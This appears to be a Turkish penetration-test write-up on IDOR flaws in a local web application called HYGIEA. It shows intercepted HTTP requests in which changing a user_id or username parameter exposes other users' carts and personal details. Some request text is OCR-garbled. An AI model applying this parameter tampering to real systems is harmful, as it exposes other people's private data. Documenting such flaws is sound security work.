HYGIEA uygulama IDOR zafiyeti


Uygulamada birden fazla IDOR zafiyeti bulunmaktadır. Bunlardan birincisi bir kullanıcının farklı bir kullanıcının sepetine erişim sağlamasını sağlamaktadır.

SaadetElif kullanıcısı veri tabanındaki beşinci kullanıcıdır ve bu yüzden user_id değeri "5"'tir. SaadetElif kullanıcısı sepetindeki ürünleri satin almak için /checkout dizinine aşağıdaki istek ile yönlendirilir;

```
Pretty
         Raw
                        JSON Web Token
1 POST /checkout HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 9
9 Origin: http://localhost:8080
.0 Connection: close
.1 Referer: http://localhost:8080/checkout
.2 Cookie: JSESSIONID=9E069B9638EFFBB48FD364140B27EA78; JWT=
  eyJ0eXAi0iJKVlQiLCJhbGci0iJIUzUxMiJ9.eyJzdWIi0iJTYWFkZXRFbGlmIiwiaXNzIjoiaHlnZWlhIiwiZXhwIj
  ISvt9McVRty79A8imhX9400M2timEY-16gBHZh3zZJO-KmgCiyLwyNw
.3 Upgrade-Insecure-Requests: 1
.4 Sec-Fetch-Dest: document
.5 Sec-Fetch-Mode: navigate
.6 Sec-Fetch-Site: same-origin
.7 Sec-Fetch-User: ?1
  user_id=5
```


Şekil 1.1 SaadetElif Kullanıcısı Sepet Sorgusu

Buradaki user_id değeri alınarak veri tabanındaki sorguya yönlendirilir ve SaadetElif kullanıcısının sepetindeki ürünler veri tabanından çekilir.




Şekil 1.2 SaadetElif Kullanıcısının sepeti

SaadetElif kullanıcısı giden isteğin arasına proxy kullanarak girdiğinde user_id değerini değiştirebilir, user_id değerini 2 yapan SaadetElif kullanıcısı elif2 kullanıcısının sepetine erişim sağlar.



Şekil 1.3 Elif2 kullanıcısının sepetine erişim için kullanılan istek



Şekil 1.4 Elif2 kullanıcısının sepeti

Uygulamada SQLi zafiyeti bulduğumuz parametreyi incelersek kullanıcı adını SaadetElif'ten Eren'e çevirdiğimizde Eren kullanıcısının bilgilerine erişebildiğimizi görmüş oluruz;

```
JSON Web Token
Pretty
         Raw
                Hex
1 POST /getinfo HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
4 Accept: */*
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 19
9 Origin: http://localhost:8080
O Connection: close
1 Referer: http://localhost:8080/
2 Cookie: JSESSIONID=E55D48DD84A2E8EE7E8701EB73BEF525; JWT=
  eyJ0eXAi0iJKVlQiLCJhbGci0iJIUzUxMiJ9.eyJzdWIi0iJTYWFkZXRFbGlmIiwiaXNzIjoiaHlnZWlhIiwiZXhwIjoxNjg
  k6scn0YUYs67619S1aluoMq4TeLqo1TtN1GVqPcu5PY5tH7BMujAPsw
3 Sec-Fetch-Dest: empty
 Sec-Fetch-Mode: cors
5 Sec-Fetch-Site: same-origin
  username=SaadetElif
```

Şekil 1.5 SaadetElif kullanıcısının isteği

SaadetElif kullanıcısının attığı isteğe dönen sayfayı aşağıda görebilirsiniz;



Şekil 1.6 SaadetElif kullanıcısının bilgileri

```
Pretty Raw Hex JSON Web Token

1 POST /getinfo HTTP/1.1

2 Host: localhost:8080

3 User-Agent: Morilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0

4 Accept: */*

5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3

6 Accept-Encoding: gmip, deflate

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 13

9 Origin: http://localhost:8080

0 Connection: close

1 Referer: http://localhost:8080/

Cookie: JSESSIONID=ES5D46DD84A288EEE780701EB73BEF525; JWT=
**yJOSNA10JEWIQLICOHAGE101JUMUNHIJS.eyJmuNHIJSTWFFEGImIiviaOHsIjoiaHln2WihIiviZXhwIjorN
*k6scn0YUYs67619SlalucHq4TeLqolTcN1GVqPcuSPY5tH7EMujAPsw

3 Sec-Fetch-Bode: cors

5 Sec-Fetch-Bot: empty

5 Sec-Fetch-Bode: cors

5 Sec-Fetch-Site: same-origin
```

Şekil SaadetElif kullanıcısının Eren kullanıcısının bilgilerine yetkisiz erişmek için değiştirdiği istek

SaadetElif kullanıcısının Eren kullanıcısının bilgilerin erişmek için gönderdiği istekte uygulamanın gönderdiği cevap.

Merhaba Eren hoş geldin!

Hesabına ait bilgiler aşağıda bulunmaktadır:

- Email Adresi: eren@gmail.com
- Adres Bilgisi: Adana
- Telefon Numarası: 999999999
- Posta Kodu: 1002

BILGILERINI DEĞIŞTIRMEK MI ISTIYORSUN?

Şekil 3.40 Sistemde erişim bozukluğunun olduğunu kanıtlayan görsel